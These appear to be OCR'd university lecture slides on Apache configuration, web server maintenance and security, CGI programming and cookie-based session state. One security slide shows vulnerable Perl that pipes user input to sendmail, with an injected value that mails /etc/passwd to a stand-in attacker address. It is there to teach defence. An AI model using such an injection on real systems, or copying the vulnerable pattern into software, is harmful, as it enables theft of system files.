ServerAdmin webmaster@infosys.tuwien.ac.at
ServerName www.infosys.tuwien.ac.at
DocumentRoot "/home/WWW”
ErrorLog /opt/apache/logs/error_log
CustomLog /opt/apache/logs/access_log common
```




Basic Apache Configuration: httpd.conf (2/3)

```
MinSpareServers 5
MaxSpareServers 10
KeepAlive On
MaxKeepAliveRequests 100
KeepAliveTimeout 15
UserDir WWW
DirectoryIndex index.html homepage.html homepage.htm
Alias /icons/ "/share/icons/"
ScriptAlias /Time/HowsTheTime.pl "/Services/AtomZeit/HowsTheTime.pl"
Redirect /RNUE/ http://www.dslab.tuwien.ac.at/RNUE/
```




Basic Apache Configuration: httpd.conf (3/3)

```
IndexOptions FancyIndexing
AddIconByEncoding (CMP,/icons/compressed.gif)x-gzip x-compress
AddIconByType (IMG,/icons/image2.gif) image/*
AddIcon /icons/binary.gif .bin .exe
DefaultIcon /icons/unknown.gif
ReadmeName README
HeaderName HEADER
IndexIgnore .??* *~ *# HEADER* README* RCS CVS *,v
```




Start Apache

- Standalone
  - apachectl start
    (stop|restart|fullstatus|status|graceful|configtest|help)
  - /etc/rc.d/rc<x>.d
- inetd
  - enter into inetd.conf
  - kill -HUP <inetd.pid>




Virtual WWW Servers

```
<VirtualHost www.yoyodyne.com>
DocumentRoot /home/yoyodyne
ServerName www.yoyodyne.com
ServerAdmin John.Smith@yoyodyne.com
ErrorLog /home/logs/yoyodyne/error_log
TransferLog /home/yoyodyne/logs/access_log
ErrorLog /home/yoyodyne/logs/error_log
CustomLog /home/yoyodyne/logs/access_log common
</VirtualHost>
```




Web Server Maintenance (1/3)

- Pre-forking
- Reconfiguration
  - maintenance of users
  - script integration
  - service migration
- Error analysis
  - broken links (not found, 404 page, ...)
  - broken scripts (not found, script alias, ...)



Web Server Maintenance (2/3)


- Statistics
  - IP address, RFC 931 authentication
  - date, URL, status, # of bytes
  - “real” information vs. “decoration” (GIFs, naviagtion frames, etc.)
  - “real” users vs. proxies, robots
  - “real” accesses vs. caches
- Privacy vs. statistical information



Web Server Maintenance (3/3)


- Monitoring
  - functionality (files, scripts, DB access, etc.)
  - performance
  - quality (search engines, etc.)
- Robot exclusion (/robot.txt)

```
User-agent: *
Disallow: /cyberworld/map/  # infinite URLs (black hole)
Disallow: /tmp/             # these will soon disappear
Disallow: /secret.html
```




Web Server Tuning

- Web server specific
  - server-side scripting
  - client timeouts
  - pre-forking
  - HTTP accelerator
  - connection reuse
- Machine specific
  - file descriptors
  - TCP settings
  - memory
  - disk I/O




Web Server Security

- Operating system
  - file system permissions
  - UserDir
  - minimal configuration (services)
  - monitoring (alarms)
  - accounting
- Web server
  - automatic directory listing
  - symlink following
  - CGI
    - ScriptAlias
    - resource limits
    - direct vs. via wrappers
    - user CGI scripts
  - Server-side scripting
    - SSI
    - PHP
    - etc.




Common Gateway Interface

- Standard for interfacing external applications with web servers (databases, etc.)
- CGI programs execute at the web server and produce output dynamically (“HTML document does not exist in advance”)
- Language-independent: CGI programs can be written in any programming language (Perl, C, Java, Tcl, ...)



WWW Gateways



Simple CGI Example (1/3)

```
ScriptAlias /cgi-bin/MyScript.pl /home/httpd/cgi-bin/MyScript.pl
```


```
<FORM METHOD=“GET” ACTION=“/cgi-bin/MyScript.pl”>
  Parameter 1: <INPUT TYPE=“TEXT” NAME=“par1” SIZE=“10”><P>
  Parameter 2: <INPUT TYPE=“TEXT” NAME=“par2” SIZE=“10”>
  <INPUT TYPE=“SUBMIT” VALUE=“Send”>
</FORM>
```

http://.../cgi-bin/MyScript.pl?

- GET

  CGI script is started by the web server gets the parameters as environment variable QUERY_STRING (URL encoded)


  $QUERY_STRING=“par1=hello&par2=world”



Simple CGI Example (2/3)

- POST
  - CGI script is started by the web server and gets the parameters via standard input (URL encoded)
  - CGI script does not get EOF but must check the environment variable CONTENT_LENGTH how much to read from stdin

```
POST /cgi-bin/MyScript.pl HTTP/1.1
User-Agent: Mozilla/4.5
Host: www.infosys.tuwien.ac.at
Date: Mon, 3 Jan 2000 16:45:21 GMT
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

par1=hello&par2=world
```




Simple CGI Example (3/3)

MyScript.pl: print all set environment variables


```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
while (($key, $val) = each %ENV) {
          print "$key = $val<BR>\n";
}
```

```
GATEWAY_INTERFACE = CGI/1.1
REMOTE_ADDR = 128.131.172.200
SERVER_PROTOCOL = HTTP/1.0
REQUEST_METHOD = GET
REMOTE_HOST = pent200.infosys.tuwien.ac.at
QUERY_STRING = par1=hello&par2=world
HTTP_USER_AGENT = Mozilla/4.5 [en] (Win95; I)
REMOTE_USER = johndoe
.....
```



CGI Security (1/3)

- THOUROUGHLY check CGI scripts for possible security holes
  - may leak information about the server system
  - scripts which process remote user input may be tricked to execute commands encoded in the user input
- Do make assumptions on the size of the remote user input



CGI Security (2/3)

- NEVER pass unchecked remote user input to a shell command:

```
$mail_to = &get_address_from_input;
open (MAIL,"| /úsr/lib/sendmail $mail_to");
print MAIL "To: $mailto\nFrom: me\n\nHi there!\n";
close MAIL;
```


User input:

```
noone@fake.com;mail evil@hell.org</etc/passwd;
```

Results in:


```
.../sendmail noone@fake.com; mail evil@hell.org</etc/passwd
```

Check input and use **sendmail -t** !



CGI Security (3/3)


- Do not use sh/csh/... for CGI scripts
- If you MUST use a shell (fork(), exec(), popen(), ...), ALWAYS scan the input for shell meta-characters (&;`’\”|* ...) and remove them
- Invoke programs with full pathnames
- Use wrappers (cgiwrap, suEXEC, ...)
- Use existing packages (e.g., CGI.pm)



CGI vs. APIs


- CGI
  - simple
  - language independent
  - isolated processes
  - open standard
  - architecture independent
    - single/multi-threaded
    - single/multi-tier

- APIs (NSAPI, ISAPI)
  - faster
  - more functionality
  - complex
  - language dependent
  - no process isolation
    - applications run in the servers address space
  - proprietary
  - tied to server architecture




FastCGI

- Migrating of CGI programs is simple
- Performance
  - persistent (multi-threaded) processes
  - after finishing a request the processes continue to run and wait for new requests
- Support for distributed computing
  - FastCGI programs can run remotely
  - load distribution




State maintenance

- HTTP interactions are "isolated", i.e., HTTP does not include means to hand over state information between interactions -> difficult
- Advanced web applications, e.g. shopping basket, require that state can be shared between interactions (between web client and web server)
- External apps have their own state space




Stateful Gateways

- A permanently running gateway process keeps up a connection with the external application and serves successive HTTP requests, i.e. the gateway maintains the session's state.
- Problem: state bookkeeping
  - client caches
  - back button
  - interrupted requests (recover ?)
  - time-out for follow-up requests (bound resources ?)
- Example: DBs (expensive login)



Stateless Gateways

- Gateway or external application generate state-information which is stored at the client and sent with every request.
- State can be stored in
  - URLs
  - Hidden fields
  - Cookies
- Solve state consistency problem ?




State in URLs / Hidden Fields

- State information can become large
- User can change state information (reservation ?)
- Sessions may have to be replayed until the state for the next step is reached
- Unreadable URLs are no solution
- Passwords ?


```
http://some.host.org/gateway.pl?user=hugo&items=4711+0815+...
```

```
<FORM METHOD="POST" ACTION="/gateway.pl">
  <INPUT TYPE="HIDDEN" NAME="user" VALUE="hugo">
  <INPUT TYPE="HIDDEN" NAME="items" VALUE="4711+0815+...">
  ...
```



Cookies

- A cookie is a small data structure whcih holds name=value pairs which is sent back and forth between web client and web server for certain URLs
- Several incompatible "standards"
  - original standard by Netscape (Set-Cookie)
  - RFC 2109 (Set-Cookie)
  - New Internet Draft (Set-Cookie2)




Cookies - RFC 2109

Server -> Client: Set-Cookie: header

```
set-cookie = “Set-Cookie:” name “=” value *(“;” cookie-av)
cookie-av  = “Comment=” value | “Domain=” value | “Path=” value |
             “Max-Age=” seconds  | “Secure” | “Version=” value
```

Client -> Server: Cookie: header

```
set-cookie = “Cookie:” “$Version=” value *(“;” cookie-val)
cookie-val = name “=” value [“;”  “$Path=” value] |
             [“;”  “$Domain=” value]
```




Cookie example

User shops around and gathers 2 items in his shopping basket (server -> client):

```
Set-Cookie: Basket=“4711+0815”; Version=“1”;
            Max-Age=“3600”; Path=“/cgi-bin/order”;
            Domain=“.supershop.com”
```

User decides to buy the 2 items and selects http://www.supershop.com/cgi-bin/order/buy.pl (client -> server)


```
Cookie: $Version=“1”; Basket=“4711+0815”;
        $Path=“/cgi-bin/order”;
        $Domain=“.supershop.com”
```



More about Cookies


- Cookies can enhance or break privacy
  - tracking vs. no user database
- Cookies are kept in memory
- Persistent cookies: cookies[.txt] file

```
.netscape.com  TRUE   /   FALSE  946684799 NETSCAPE_ID 100103
```



